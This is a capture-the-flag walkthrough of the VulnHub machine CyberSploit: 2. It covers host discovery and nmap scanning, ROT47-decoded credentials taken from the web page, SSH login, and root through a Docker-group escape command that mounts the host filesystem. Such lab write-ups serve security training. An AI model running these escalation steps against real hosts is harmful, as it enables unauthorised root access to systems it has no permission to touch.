

CyberSploit: 2 — Proof of Concept (PoC)

1. Overview

Item	Details
Machine Name	CyberSploit: 2
VulnHub URL	https://www.vulnhub.com/entry/cybersploit-2,511/
Release Date	16 Jul 2020
Author	CyberSploit
Series	CyberSploit
Attacker OS	Kali Linux
Target OS	CentOS Linux
Difficulty	Easy
Objective	Gain initial access and escalate privileges to root

2. Network Discovery

Identify live hosts on the local network:


```
sudo netdiscover -i eth0
```

Relevant output:

```
192.168.10.9    08:00:27:92:14:80
```

Target identified:

- **Target IP:** 192.168.10.9



3. Service Enumeration

Perform service and version detection scan using Nmap:


```
sudo nmap -sC -sV -Pn 192.168.10.9 --min-rate 10000
```

Open ports discovered:

```
22/tcp open  ssh      OpenSSH 8.0
80/tcp open  http     Apache httpd 2.4.37 (CentOS)
```

Interesting finding:

Potentially risky methods: TRACE



4. Web Enumeration

Since port 80 is open, access the website in a browser:


```
http://192.168.10.9
```

The webpage displays several usernames and passwords.

Example:

```
D92:=6?5C2  
4J36CDA=@:E`
```

These values appear encoded.




5. Source Code Analysis

View the page source code.

A hint is discovered:

```
<-----ROT47----->
```

This suggests the encoded values use the **ROT47** encoding scheme.



6. ROT47 Decoding

Using an online ROT47 decoder, decode the discovered strings.

Encoded values:


```
D92 :=6?5C2
4J36CDA=@:E`
```

Decoded output:

```
shailendra
cybersploit1
```

Recovered credentials:

Username	Password
shailendra	cybersploit1



7. Initial Access via SSH

Login using the recovered credentials:

```
ssh shailendra@192.168.10.9
```

Successful login confirms valid SSH access.

```
(kali㉿kali)-[~]
└─$ sudo ssh shailendra@192.168.10.9
[sudo] password for kali:
The authenticity of host '192.168.10.9 (192.168.10.9)' can't be established.
ED25519 key fingerprint is SHA256:Ua5bYFU7jRE2PNF3w1hs2yrzHmyU7Q3FWj0xvMKZDro.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.9' (ED25519) to the list of known hosts.
shailendra@192.168.10.9's password:
Last login: Wed Jul 15 12:32:09 2020
shailendra@localhost:~$ ls
```

8. Post-Exploitation Enumeration

List files in the user's home directory:

```
ls
```

A file named `hint.txt` is discovered.

Read the file:

```
cat hint.txt
```

Output:

```
docker
```

This suggests Docker may be installed and potentially exploitable.

```
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
```

9. Docker Enumeration

Check Docker service status:

```
service docker status
```

Output confirms Docker is running:

```
docker.service - Docker Application Container Engine
Active: active (running)
```

Check current user groups:

```
groups
```

Output:

```
shailendra docker
```

The current user belongs to the **docker** group.

Since Docker can be run without sudo privileges, this may allow privilege escalation.

```
[shailendra@localhost ~]$ service docker status
Redirecting to /bin/systemctl status docker.service
● docker.service - Docker Application Container Engine
   Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; vendor preset: disabled)
   Active: active (running) since Thu 2026-05-14 11:45:45 IST; 49min ago
     Docs: https://docs.docker.com
    Main PID: 1083 (dockerd)
      Tasks: 12
     Memory: 104.9M
    CGroup: /system.slice/docker.service
            └─1083 /usr/bin/dockerd -H fd://

[shailendra@localhost ~]$ groups
shailendra docker
```

10. Privilege Escalation via Docker

Visit the Docker GTFOBins reference:

GTFOBins Docker

Use the following command to mount the host filesystem inside a Docker container and chroot into it:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh
```

Docker pulls the Alpine image and spawns a root shell.


Verify privileges:

```
id
whoami
```

Output:

```
uid=0(root)
root
```

Root access successfully achieved.



```
[shailendra@localhost ~]$ docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
6a0ac1617861: Pull complete
Digest: sha256:5b10f432ef3da1b8d4c7eb6c487f2f5a8f096bc91145e68878dd4a5019afde11
Status: Downloaded newer image for alpine:latest
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(cdrom),20(games),26,27 context=system_u:system_r:spc_t:s0
sh-4.4# whoami
root
```

11. Root Flag

Navigate to the root directory:

```
cd /root
ls
```

Read the flag:

```
cat flag.txt
```

Output:

```
Pwned CyberSploit2 POC
```

Final flag retrieved successfully.

```
sh-4.4# ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
sh-4.4# cd /root
sh-4.4# ls
anaconda-ks.cfg flag.txt get-docker.sh logs}
sh-4.4# cat flag.txt

Pwned CyberSploit2 POC

share it with me twitter@cybersploit1

Thanks !
```

12. Attack Chain Summary

1. Network discovery using `netdiscover`
2. Service enumeration with `nmap`
3. Web application analysis
4. Source code inspection
5. ROT47 decoding
6. SSH authentication using decoded credentials
7. Docker enumeration
8. Docker privilege escalation
9. Root access obtained
10. Root flag retrieved

13. Security Lessons Learned

- Sensitive information should never be hidden using weak encoding methods like ROT47
- Source code comments may leak critical information
- Docker group membership effectively grants root-level access
- Proper privilege separation is essential
- Enumeration is critical during penetration testing

14. Tools Used

- Netdiscover

- Nmap
 - SSH
 - Docker
 - ROT47 Decoder
 - GTFOBins
-

15. Conclusion

The target machine was successfully compromised through weakly obfuscated credentials exposed in the web application source code. After gaining SSH access, privilege escalation was achieved by abusing Docker group permissions, ultimately leading to full root compromise of the system.